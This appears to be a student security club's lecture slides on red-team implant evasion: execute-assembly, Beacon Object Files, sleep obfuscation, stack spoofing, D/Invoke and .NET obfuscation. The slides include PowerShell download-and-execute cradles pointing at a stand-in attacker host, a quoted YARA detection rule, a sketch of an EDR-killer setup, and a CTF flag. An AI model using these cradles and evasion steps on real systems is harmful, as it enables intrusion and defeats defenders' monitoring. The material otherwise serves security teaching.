- Running `powershell -e cwB0AGEAcgB0ACAAaAB0AHQAcABzADoALwAvAHcAdwB3AC4AeQBvAHUAdAB1AGIAZQAuAGMAbwBtAC8AdwBhAHQAYwBoAD8AdgA9AGQAUQB3ADQAdwA5AFcAZwBYAGMAUQA=` will get you caught!
- PowerShell is built on .NET
- What if we get rid of all of the PowerShell and build our new hacker tools in C#, which is like PowerShell, but unmonitored?
 - Recall that .NET is reflective and can be run fully fileless



Execute-Assembly (~2018)

- Write a DLL that is its own .NET runtime
- Then, we can run whatever C# we want in that DLL
- We can reflectively inject the DLL to run whatever C# code we want!



Defense Gets Smarter

- Logging and detection is now added to .NET (AMSI & ETW)
- Fork & run is often detected
 - You have to create a child process, inject a DLL into it, create a named pipe, then have your injected DLL create a C# runspace with patching
 - Generally quite anomalous
- New processes get hit with memory scans
 - So, obviously malicious C# code will first get caught by AMSI, and then by memory scan
- Process tree detection
 - Having your injected process spawn cmd.exe may be suspicious
- **How can we avoid these points of detection?**



Beacon Object Files

- Core idea: keep execution totally in-process
 - Get rid of fork & run
- Beacon Object Files are **object files** (usually written in C) that tie directly into Cobalt Strike's API
- Other C2 frameworks use an integrated **COFFloader** which emulates these APIs to allow a "universal" object file framework that many C2s support
- Usually will come with an associated scripting language to communicate the object file with the UI as it has a lot of low-level junk due to being its own loader
 - This is because BOFs take their arguments in a serialized format
- BOFs are great for small, low-level tasks




Beacon Object Files versus DLLs

- Limitations
 - No libc / CRT - wave goodbye to malloc & printf
 - No safety net. If the BOF crashes, your beacon dies with it*
 - Of course you can implement a try-catch mechanism on your own but that's for another day
 - Blocks execution. Your beacon will not sleep until the BOF is done
- Advantages
 - BOFs are tiny, practically universal, and very easy to make evasive
 - Used as replacements for normal shell commands in an OPSEC-safe way
 - See the excellent [Situational Awareness BOF](#) collection
 - Many BOFs come precompiled
 - **RUNNING PRECOMPILED MALWARE FROM GITHUB IS A FUNDAMENTALLY BAD IDEA**



Beacon Object Files (~2020)

- Execution is entirely inline (no more fork & run)
- Now, the main snag is the initial implant injection (reflective DLL)



Avoiding Foot Guns



Best Practices

- Do not compile your malware with debug symbols (always strip)
- Use macros to encrypt all strings at compile time so people can't run strings on your binary
- Dynamically resolve DLL imports to avoid IAT entries
 - See past AV evasion meeting for how & why
 - Consider evading userland hooks if necessary
- Avoid using the CRT (C standard library)
 - Different computers may fail to link, meaning no implant for you
 - It's better to just write your own standard library, like 🔥 ECE391 🔥
 - Skeleton code for this can be found on the [VX API](#)
 - vxunderground is GOATED go subscribe their [twitter](#) lol
 - Compile with -nostdlib -e[Put your entry point here]
-nostartfiles



In-Memory Indicators of Compromise

- Problem: Having a DLL existing in memory is suspicious
 - Memory knows if it was allocated from RAM or from disk
 - Disk is "public" bytes, RAM is "private" bytes
 - Having a DLL in a "private" region should never happen normally
- Solution: zero out all DLL loading-related data after the reflective load
 - You can have your reflective loader clean up the DLL after the load
 - Get rid of the header and other section data



In-Memory Indicators of Compromise

- Problem: Known malicious implant code can be scanned by YARA
- Solution 1: Hand-edit bad patterns out
 - Cobalt Strike has a string replace option at compile time
 - While this is possible, there are over 1000 lines of YARA detections for the Cobalt Strike Beacon

```
rule Windows_Trojan_CobaltStrike_91e08059 {
    meta:
        author = "Elastic Security"
        id = "91e08059-46a8-47d0-91c9-e86874951a4a"
        fingerprint = "d8baacb58a3db00489827275ad6a2d007c018eaecbce469356b068d8a758634b"
        creation_date = "2021-03-23"
        last_modified = "2021-08-23"
        description = "Identifies Post Ex module from Cobalt Strike"
        threat_name = "Windows.Trojan.CobaltStrike"
        severity = 100
        arch_context = "x86"
        scan_context = "file, memory"
        license = "Elastic License v2"
        os = "windows"
    strings:
        $a1 = "postex.x64.dll" ascii fullword
        $a2 = "postex.dll" ascii fullword
        $a3 = "RunAsAdminCMSTP" ascii fullword
        $a4 = "KerberosTicketPurge" ascii fullword
        $b1 = "GetSystem" ascii fullword
        $b2 = "HelloWorld" ascii fullword
        $b3 = "KerberosTicketUse" ascii fullword
        $b4 = "SpawnAsAdmin" ascii fullword
        $b5 = "RunAsAdmin" ascii fullword
        $b6 = "NetDomain" ascii fullword
    condition:
        2 of ($a*) or 4 of ($b*)
```



In-Memory Indicators of Compromise

- Problem: Known malicious implant code can be scanned by YARA
- Solution 1: Hand-edit bad patterns out
- Solution 2: Sleep Obfuscation
 - When the implant is about to go to sleep (between callbacks), set up a ROPchain that will mark the implant as RW, encrypt itself, sleep, decrypt itself, mark itself as RX, then return to normal execution
 - Ensure that you also encrypt the heap at rest
 - This can still be detected by enumerating timers from private executable regions



In-Memory Indicators of Compromise

- Problem: Known malicious implant code can be scanned by YARA
- Solution 1: Hand-edit bad patterns out
- Solution 2: Sleep Obfuscation
 - When the implant is about to go to sleep (between callbacks), set up a ROPchain that will mark the implant as RW, encrypt itself, sleep, decrypt itself, mark itself as RX, then return to normal execution
 - Ensure that you also encrypt the heap at rest
- Solution 3: Automated obfuscation
 - Develop a custom obfuscation tech (e.g. LLVM obfuscation passes) that will automatically mutate all code, so no patterns are present between compilation
- You can also stack these



Unbacked Memory Regions

- Even with all of these implemented, every time we syscall, we can see that the stack unwinds to private bytes
 - This is because the implant was injected in-memory





Image credit: dtsec.us



Unbacked Memory Regions

- We can use a technique called stack spoofing to fake our stack frame, and use a gadget to return to the actual implant
 - Store the original return address in a struct
 - Overwrite the return address with the address of the struct
 - Store a handler address at the base of the struct
 - Store the original rbx in the struct
 - Set the rbx to the address of the struct.
 - Jump to the function we wish to call



Left: Desired stack
Right: Execution flow
Image credit: dtsec.us



Advanced .NET Tradecraft



Linux Dev Environment

- We want to compile things only for the .NET framework, not .NET core, and can use mono-csc for this
- **mono-csc program.cs -out:program.exe**
- Mono isn't fully supported and is going to miss out on a lot
 - A lot of the good C# tooling is old and for .NET 3.5
- You may need to set up a Windows VM for this, but I was able to write a whole lot of malware in C# using just mono
- Thankfully, .NET assemblies end up being really small
- **Warning:** no information is lost on compilation of a .Net assembly. This makes it trivial to reverse engineer.
 - Sidenote: this is how many Unity games are modded - game logic is simply in C# binaries, which is trivial to reverse engineer and use hooks to modify



D/Invoke

- Using Windows APIs in C# requires PInvoke
 - This is like using any DLL function, it leaves traces similar to the IAT
- We can replicate the runtime linking and dynamic resolution in C# using Dynamic Invoke (DInvoke)
 - The code here is signatured, but if you understand it, it's very easy to rewrite
- Now, our .NET assemblies will not appear to be importing anything malicious

```
pointer = Invoke.GetLibraryAddress("Ntdll.dll", "NtAllocateVirtualMemory");
DELEGATES.NtAllocateVirtualMemory NtAllocateVirtualMemory = Marshal.GetDelegateForFunctionPointer(pointer, typeof(DELEGATES.NtAllocateVirtualMemory));

pointer = Invoke.GetLibraryAddress("Ntdll.dll", "NtWriteVirtualMemory");
DELEGATES.NtWriteVirtualMemory NtWriteVirtualMemory = Marshal.GetDelegateForFunctionPointer(pointer, typeof(DELEGATES.NtWriteVirtualMemory))

uint status = NtAllocateVirtualMemory(Handle, ref BaseAddress, IntPtr.Zero, ref regionBits, 0x1000, (uint) Protection.PAGE_READWRITE);
```



.NET - Automated Obfuscation

- We can automate the obfuscation of a .NET assembly with the open-source obfuscator [ConfuserEx](#)
- With a few lines of Python or Makefile, we can auto-obfuscate .NET programs whenever we compile them
- This will help break static signatures, which defeats in-memory scans
- You can grab all of the awesome .NET tools precompiled [here](#), or obfuscated versions [here](#)
 - This is perfectly fine for HackTheBox, but be wary of running obfuscated EXEs from GitHub on real targets...



Fileless Staging with PowerShell

- We can run a C# executable fileless with this command:

```
[System.Net.ServicePointManager]::ServerCertificateValidation  
Callback = {$true}; $data = (New-Object  
System.Net.WebClient).DownloadData('http://attacker_ip/NetAss  
embly.exe'); $assem =  
[System.Reflection.Assembly]::Load($data);  
$assem.EntryPoint.Invoke($null, (, [string[]] ('foo')))
```

- Make the above a .ps1 script, then run it with this:

```
iex(iwr -usebasicparsing -uri http://attacker.ip/script.ps1)
```



Practical Application



Existing C2s

- No existing C2 will have all of these evasion capabilities by default
- As a CS / ECE person, you have the technical aptitude to go through and modify open source C2s to be evasive
- Popular (free) C2 implants you can modify:
 - **Havoc**: Highly evasive, reflective DLL uses [Ekko](#) for sleep obfuscation as well as unhooking, no stack spoofing, but currently abandonware
 - **Sliver**: Reflective DLL in golang with few evasion features, but uses Garble for (questionably effective) compile time obfuscation
 - **Adaptix**: Reflective DLL, no evasion features, but very simple codebase and no signatures because it's so new
 - This is a great candidate for bolting new evasion techniques onto
- Nuclear option is to write your own C2
 - Sounds fun, super effective, but miserable to debug and takes >500 hours



Cross-Compiling C/C++

- We can cross compile from Kali with the mingw toolchain or clang
- Note that the header files will be all lowercase, so
`#include <Windows.h>` will cause things to explode
- You'll probably want to strip and optimize for size with `-s -Os`
- For 64-bit C, use `x86_64-w64-mingw32-gcc`
- For C++, use `x86_64-w64-mingw32-g++`
- Disable Intellisense, VSCode doesn't understand cross-compilation
 - clangd might though
- Compile everything from the command line using Makefile or Python / bash scripts

```
sudo apt install mingw-w64
```




Awesome Tools

- InlineExecute-Assembly: run .NET in-process through a BOF
- noconsolation: a BOF that runs PEs in-process
 - Meaning you can run any EXE from your machine or the target machine in the context of the current process
 - This BOF does its best to not do anything stupid, making it fairly safe
- SharpCollection: Most of the C# tools you need to attack a domain
- Situational Awareness BOFs: example BOF collection, replaces most shell commands you would need
 - There are hundreds of high-quality BOFs out there
- donut: turn any EXE, DLL, or .NET assembly into shellcode
 - Not stealthy, but not hard to modify



Example Setup



Common Tools	.NET Loader (.NET Assembly)	Adaptx Beacon	EDR Killer (PE File)	Legend
Obfuscated SharpCollection	D/Invoke Threadless Inject	Reflective DLL (shellcode)	Normal EXE file, written in C++	SSH Tunnel
BOFs	Spawn & Inject into WerFault.exe	Runs any BOF	Silences EDR thru driver exploit	HTTPS
Various Loaders	Obfuscated, encrypted shellcode	Communicates over network	Blocks EDR at firewall level	Host Action
EDR Killers & Rootkits	Run fully in-memory w/PowerShell	Encrypted and staged by .NET loader	Follows C malware best practices	



Recap & Use Cases

- PE / DLL files: standard execution, good for running loaders
 - DLL files are often injected into sacrificial processes for long-running post exploitation actions
- .NET assemblies: can run entirely in memory through the OS runtime or our own
 - Can be used to load shellcode filelessly with PowerShell
 - Can be used to run long-running high-level post exploitation tasks
 - Most complex hacking tools that run on a host are written in C#
- Beacon Object Files: small custom object files designed exclusively for use as quick C2 modules
- Shellcode: Position-Independent Code, bespoke & unstable, used primarily for C2 agent bootstrapping & binary exploitation



Next Meetings

2025-12-06 • This Saturday

- CCDC Invitational!

2025-12-09 • Next Tuesday

- How to Operate like an APT
- I will show you the absolute best tricks and techniques I know of in the final lecture I deliver for Purple Team



`ctf.sigpwny.com`

`sigpwny{VirusTotal_is_my_autograder}`

**Meeting content can be found at
`sigpwny.com/meetings.`**

